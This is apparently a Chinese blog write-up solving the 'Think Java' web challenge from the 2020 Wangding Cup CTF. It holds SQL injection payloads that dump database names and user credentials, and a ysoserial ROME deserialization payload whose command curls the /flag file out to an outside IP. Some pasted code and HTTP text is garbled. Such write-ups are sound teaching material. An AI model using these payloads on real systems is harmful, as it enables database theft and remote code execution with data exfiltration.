




网鼎杯2020朱雀组-web(Think Java)

原创

[Arnoldqqq](#)  于 2020-05-19 15:00:42 发布  1787  收藏 1


文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43610673/article/details/106214366

版权

下载class.zip解压后用jd-gui查看源码，我是用jd-gui弄出来然后sublime看的



在/common/test/sqlDict有个注入




主要是SqlDict.class



下面注入即可dbName=myapp?useUnicode=true'union/**/select/**/1

这里用post或者get提交都行



```

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(SCHEMA_NAME)from(information_schema.schemata)#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(column_name)from(information_schema.columns)where(table_name='user')and(table_schema='myapp')#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(name)from(user)#

dbName=myapp?useUnicode=true'union/**/select/**/group_concat(pwd)from(user)#

```


得到用户名密码admin admin@Rrrr_ctf_asde

```


*/import cn.abc.common.bean.ResponseCode;
*/import cn.abc.common.bean.ResponseResult;
*/import cn.abc.common.security.annotation.Access;
*/import cn.abc.core.sqldict.SqlDict;
*/import cn.abc.core.sqldict.Table;
*/import io.swagger.annotations.ApiOperation;
*/import java.io.IOException;
*/import java.util.List;
*/import org.springframework.web.bind.annotation.CrossOrigin;
*/import org.springframework.web.bind.annotation.PostMapping;
*/import org.springframework.web.bind.annotation.RequestMapping;
*/import org.springframework.web.servlet.mvc.annotation.annotation.AnnotationMethodMapping;
*/

```

有一个 swagger-ui.html



/common/user/login 可以登录



返回一个auth 头

```

Bearer r00ABXNyABhjb15hYmMuY29yZS50b2R1bC5Vc2V2Ym92RkMxewT00gIAAkAAAM1kdaAAQTGphdmEvdGFuZy9Mb25u00wABG5hbWV0ABJMaF2YS9sYW5nL1N0cm1uZzt4cHNyAA5qYXZhLmxcX2hbmV0b2R1bC5Vc2V2Ym92RkMxewT00gIAAeHAAAAAAAAAAAXQABWFkbW1u

```


关于这段data

下方的特征可以作为序列化的标志参考:

一段数据以**r00AB**开头, 你基本可以确定这串就是JAVA序列化base64加密的数据。
或者如果以**aced**开头, 那么他就是这一段java序列化的16进制。|

上图截取自博文[网鼎杯 2020 朱雀组]Think Java

/common/user/current 查看用户信息



```
1 POST /common/user/current HTTP/1.1
2 Host: 963aeb00-55f5-4a46-a7ab-4813b4b16904.m0de3.buooj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0)
  Gecko/20100101 Firefox/76.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Authorization: Bearer
  eCOABNDyABRjbl3htWkxT7y2F5thZj3C5vU7vYV97FkMxwT0DgIAAkwAAikHAAQ2Gph
  maVb0Fy9MCl3c0WbG5h3MFAB3HmFZf8FkTW5cL3H0cmIu3t4cHNYAASg7E3L3ash
  hmcuT0F2u5L5ZIMjyFfAgAR9pAfdf48WV49QAmFZv54VW5tK51M2icoa1R0L1OCL
  AgAkeAAAAAAAAAAAGARFK3W1u"
9 Origin: http://963aeb00-55f5-4a46-a7ab-4813b4b16904.m0de3.buooj.cn
10 Content-Length: 0
11 Referer: http://963aeb00-55f5-4a46-a7ab-4813b4b16904.m0de3.buooj.cn/swagger-ui.html
12 Content-Length: 0
13
14
15
16
17
18
19
20
1 HTTP/1.1 200 OK
2 Server: gunicorn
3 Date: Fri, 29 May 2020 02:36:06 GMT
4 Content-Type: application/json;charset=utf-8
5 Content-Length: 103
6 Connection: close
7 Access-Control-Allow-Headers: token, Origin, X-Requested-With, Content-Ty
8 Access-Control-Allow-Methods: POST, GET, PUT, OPTIONS, DELETE, PATCH
9 Access-Control-Allow-Origin: *
10 Access-Control-Max-Age: 3600
11
12
13 {"data":{"
14   "id":1,
15   "name":"admin"
16 }}
17 "msg":"操作成功"
18 "status":1,
19 "timestamp":158955766469
20 }
```

auth 头是一个序列化后的信息, 在查看用户信息时提交这个Bearer token进行反序列化

用ysoserial打 [ysoserial Java 反序列化系列第一集 Groovy1](#)

[java反序列化工具ysoserial分析- angelwhu](#)

[玩转Ysoserial-CommonsCollection的七种利用方式分析](#)

```
java -jar ysoserial-master.jar ROME "curl http://174.1.99.55 -d @/flag" > test.bin
```

再用python处理下

```
import base64
file = open("test.bin", "rb")

now = file.read()
ba = base64.b64encode(now)
print("Bearer "+ba)
file.close()
```

